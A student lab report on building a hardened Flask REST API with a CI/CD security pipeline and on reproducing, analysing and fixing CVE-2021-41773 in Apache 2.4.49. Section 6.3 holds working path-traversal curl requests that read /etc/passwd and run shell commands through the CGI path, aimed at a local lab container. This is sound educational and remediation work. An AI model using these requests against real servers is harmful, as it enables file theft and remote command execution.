HDU IS LABORATORY

Laboratory Work No. 1

Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis

Variant	Variant 1
Student	zhuhe
HDU number	23320116
Date	19 October 2026

1. Purpose

The purpose of this laboratory work is to build a small but complete secure backend service and to study a real vulnerability through the full security lifecycle. The work combines secure API design, password and token handling, SQL injection and XSS defenses, automated security checks in CI/CD, controlled vulnerability reproduction with Vulhub, root-cause analysis, remediation, and regression testing.

The selected real vulnerability is CVE-2021-41773 in Apache HTTP Server 2.4.49. The vulnerable service was run locally in Docker, the attack was reproduced against the lab target, and a fixed Apache 2.4.51 image with a restrictive directory policy was built and verified.

2. Executive Summary

The delivered project contains:

- a Flask REST API with three business endpoints and one health endpoint;
- SQLite persistence using parameterized SQL only;
- scrypt password hashing and 15-minute HS256 JSON Web Tokens;
- output encoding for all user-controlled text returned by the API;
- security headers on every response;
- nine automated API tests;
- a GitHub Actions workflow with pytest, Bandit SAST, pip-audit SCA, report artifacts, and a Docker build;
- a vulnerable Apache 2.4.49 environment that reproduces file disclosure and CGI command execution;
- a fixed Apache 2.4.51 environment that blocks both attacks while preserving normal CGI behavior.

The local security scans are clean after dependency remediation. During the initial software composition analysis, pip-audit found 17 advisories in Flask 3.1.2 and PyJWT 2.10.1. Upgrading to Flask 3.1.3 and PyJWT 2.15.1 removed all known findings.

> The public repository URL and the GitHub Actions run URL are intentionally left as placeholders until the local repository is pushed to a remote. The workflow and all local validation are complete.

3. API Design and Functionality

The API is implemented in Python with Flask. SQLite is used as the storage engine. The application factory creates the database tables on startup, and the container entrypoint can seed two demonstration users and two posts.

Method	Endpoint	Protection	Description
POST	/api/auth/login	Input validation, scrypt verification	Checks username and password and returns a JWT
GET	/api/data	Bearer JWT	Returns the protected post feed
POST	/api/posts	Bearer JWT, validation, output encoding	Creates a post for the authenticated user
GET	/health	None	Returns a small service health response

The database contains a users table and a posts table with a foreign key from posts to users. Passwords are represented only by salted scrypt strings.

The third endpoint selected for the assignment is POST /api/posts. It was chosen because it exercises authentication, input validation, parameterized insertion, ownership, and output encoding in one flow.

4. Implemented Security Measures

4.1 SQL injection prevention

All SQL statements use SQLite placeholders. No query is assembled from user strings. The login query uses:

```
connection.execute(
    "SELECT id, username, password_hash FROM users WHERE username = ?",
    (username,),
)
```

Post insertion uses the same pattern:

```
connection.execute(
    "INSERT INTO posts (user_id, title, body) VALUES (?, ?, ?)",
    (current_user_id, title, body),
)
```

The test suite sends an authentication bypass string and a post body containing DROP TABLE. Login is denied, the posts table remains present, and the malicious text is stored as data rather than executed as SQL.

4.2 XSS prevention

All user-controlled strings returned by the API pass through:

```
html.escape(value, quote=True)
```

This covers authors, titles, and post bodies. JSON is returned with the application/json content type. The application also sends nosniff, frame-denial, no-referrer, restrictive CSP, and no-store headers. Output encoding is applied at the API boundary as required by the assignment, and the CSP provides a second layer for any browser-rendered client.

The XSS test stores a script tag and an img event handler, then verifies that the returned JSON contains HTML entities such as <script> and does not contain executable script markup.

4.3 Authentication and password storage

Passwords are hashed with scrypt through Werkzeug. The chosen parameters are N=32768, r=8, p=1 with a random 16-byte salt and a 64-byte derived key. The plaintext password is never persisted.

Successful authentication produces a signed HS256 JWT. The token contains:

- subject and username;
- issued-at and not-before times;
- a short expiration time (15 minutes);
- issuer and audience;
- a random token identifier.

Token verification checks the signature, issuer, audience, required claims, and time window. The fixed algorithm list prevents algorithm substitution. Missing, malformed, expired, and tampered tokens produce a generic HTTP 401 response with a Bearer challenge.

The login path also verifies a dummy scrypt hash when the account does not exist. This reduces obvious timing differences that could help an attacker enumerate usernames.

4.4 Evidence of secure API behavior




Figure 1. Health check, unauthenticated denial, login, JWT issuance, and protected data access.




Figure 2. SQL injection login rejection and HTML entity encoding of an XSS payload.



Figure 3. Nine automated API and security tests pass.

5. CI/CD and Security Scanning

The workflow file is .github/workflows/ci.yml. It is triggered by every push and every pull request. The job performs the following steps:

1. checks out the repository;
2. installs Python 3.12 and cached pip dependencies;
3. installs runtime and development requirements;
4. runs the complete pytest suite;
5. runs Bandit static analysis over app.py and secure_api;
6. runs pip-audit against the runtime requirements;
7. builds the Docker image;
8. uploads the JSON and text security reports as the security-reports workflow artifact.

Bandit analyzes Python source for common insecure patterns such as command execution, unsafe deserialization, weak cryptography, and hard-coded secrets. pip-audit checks the resolved dependency versions against public vulnerability advisories.

The local run produced:

```
Bandit: No issues identified.
pip-audit: No known vulnerabilities found.
```

The first SCA run found 17 advisories in Flask 3.1.2 and PyJWT 2.10.1. The requirements were upgraded to Flask 3.1.3 and PyJWT 2.15.1, after which the same audit returned no known

vulnerabilities. This is a concrete example of using SCA to find and remediate dependency risk rather than treating the pipeline as a cosmetic check.




Figure 4. Bandit SAST report with zero findings across 309 lines of code.




Figure 5. pip-audit reports no known vulnerabilities after dependency upgrades.

6. CVE-2021-41773 Analysis

6.1 Vulnerability description

CVE-2021-41773 is a path normalization and path traversal vulnerability in Apache HTTP Server 2.4.49. NVD describes how a crafted path can map a URL to a file outside the directory configured by an Alias-like directive. The official CVSS 3.1 vector is:

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Base score: 9.8 (Critical)
```

The issue only affects 2.4.49 and not earlier releases. A fix in 2.4.50 was incomplete and is tracked as CVE-2021-42013; 2.4.51 contains the complete fix.

6.2 Vulnerable laboratory environment

The vulnerable environment deliberately mirrors the educational Vulhub configuration:

- Apache HTTP Server 2.4.49;
- mod_cgi and mod_cgid enabled;
- a CGI ScriptAlias for /cgi-bin/;

- the root Directory policy changed from deny to grant;
- the container published on TCP port 8080.

The built image reports Server: Apache/2.4.49 (Unix), which confirms the vulnerable version before exploitation.



Figure 6. The vulnerable lab runs Apache 2.4.49 and the fixed lab runs Apache 2.4.51.

6.3 Reproduction sequence and observed result

The vulnerable image is started with:

```
docker compose -f vulnerable-environment/CVE-2021-41773/vulnerable/docker-compose.yml up -d --build
```

The two attack requests are:

```
curl --path-as-is http://127.0.0.1:8080/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
curl --data 'echo;id' http://127.0.0.1:8080/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh
```

The supplied Python script records the same requests and prints the response body and HTTP status:

```
python3 vulnerable-environment/CVE-2021-41773/exploit.py http://127.0.0.1:8080
```

Observed result:

- file disclosure returned HTTP 200 and printed the container’ s /etc/passwd, beginning with root:x:0:0;
- command execution returned HTTP 200 and printed uid=1(daemon), proving that the request reached /bin/sh through the CGI path.




Figure 7. Successful file disclosure and remote command execution against Apache 2.4.49.

6.4 Root-cause analysis

The root cause is a path-normalization error. Apache 2.4.49 changed how it normalized paths and failed to reject encoded dot segments in a crafted URL. The request appears to be under an allowed alias such as /icons/, but the normalized filesystem path escapes that alias and reaches /etc/passwd or /bin/sh.

The second contributing factor is authorization configuration. If paths outside the document root and CGI directory were protected by the normal Require all denied policy, the traversed file would still be denied. The Vulhub lab removes that protection to make the vulnerability observable. The combination of a traversal primitive and an over-broad directory grant turns a normalization defect into a critical confidentiality and code-execution issue.

This is not an SQL injection or an application logic error in the Flask project. It is an input-normalization defect in the HTTP server plus an insecure default-like authorization configuration in the target environment.

6.5 Applied fix

The fixed image in vulnerable-environment/CVE-2021-41773/fixed contains:

1. Apache HTTP Server 2.4.51 instead of 2.4.49, which removes both the original traversal issue and the incomplete 2.4.50 bypass.
2. A root Directory policy of Require all denied, with access granted only to the intended document root and the dedicated CGI directory.
3. Explicit cgid configuration and a ScriptAlias for the legitimate CGI directory, so normal CGI functionality remains available.

The version upgrade removes the vulnerable normalization behavior. The restrictive directory policy is defense in depth: even if a future alias or normalization defect appears, paths outside the explicitly granted locations are denied rather than exposed.

6.6 Verification and regression testing

The fixed image is started on port 8081:

```
docker compose -f vulnerable-environment/CVE-2021-41773/fixed/docker-compose.yml up -d --build
python3 vulnerable-environment/CVE-2021-41773/verify-fix.py http://127.0.0.1:8081
```

The verification script performs three checks:

1. the benign /cgi-bin/hello.sh endpoint returns cgi-ok;
2. the /etc/passwd traversal returns an error and does not contain root:x:0:0;
3. the /bin/sh CGI traversal returns an error and does not contain uid=.

Both attack requests returned HTTP 400 against Apache 2.4.51. The normal CGI endpoint returned HTTP 200 with cgi-ok. This demonstrates that the vulnerability is eliminated without breaking the intended application behavior.




Figure 8. The fixed environment rejects both attacks and preserves normal CGI functionality.

7. Reproducibility Checklist

The following commands reproduce the local validation from the repository root:

```
python -m pytest
python3 scripts/smoke_test.py
python3 vulnerable-environment/CVE-2021-41773/exploit.py http://127.0.0.1:8080
python3 vulnerable-environment/CVE-2021-41773/verify-fix.py http://127.0.0.1:8081
python3 scripts/render_terminal.py
```

The API smoke test expects the Flask container at port 5000. The CVE scripts expect the vulnerable Apache container at port 8080 and the fixed Apache container at port 8081.

8. Limitations and Submission Notes

The lab API uses SQLite and an in-process secret supplied through the environment. For production deployment, a managed database, a secret manager, key rotation, structured audit logging, rate limiting at the edge, and centralized monitoring should be added.

The repository has not yet been published to a public GitHub or GitLab remote. Therefore the final public repository link and the last successful Actions run link must be inserted after the user authorizes a remote push. The pipeline itself and the equivalent local execution are complete.

9. References

1. OWASP Top 10, https://owasp.org/www-project-top-ten/
2. OWASP Cheat Sheet Series, https://cheatsheetseries.owasp.org/
3. JWT introduction, https://jwt.io/introduction
4. GitHub Actions documentation, https://docs.github.com/actions
5. Vulhub, https://github.com/vulhub/vulhub
6. NVD, CVE-2021-41773, https://nvd.nist.gov/vuln/detail/CVE-2021-41773
7. Apache HTTP Server security page, https://httpd.apache.org/security/vulnerabilities_24.html
8. Docker documentation, https://docs.docker.com/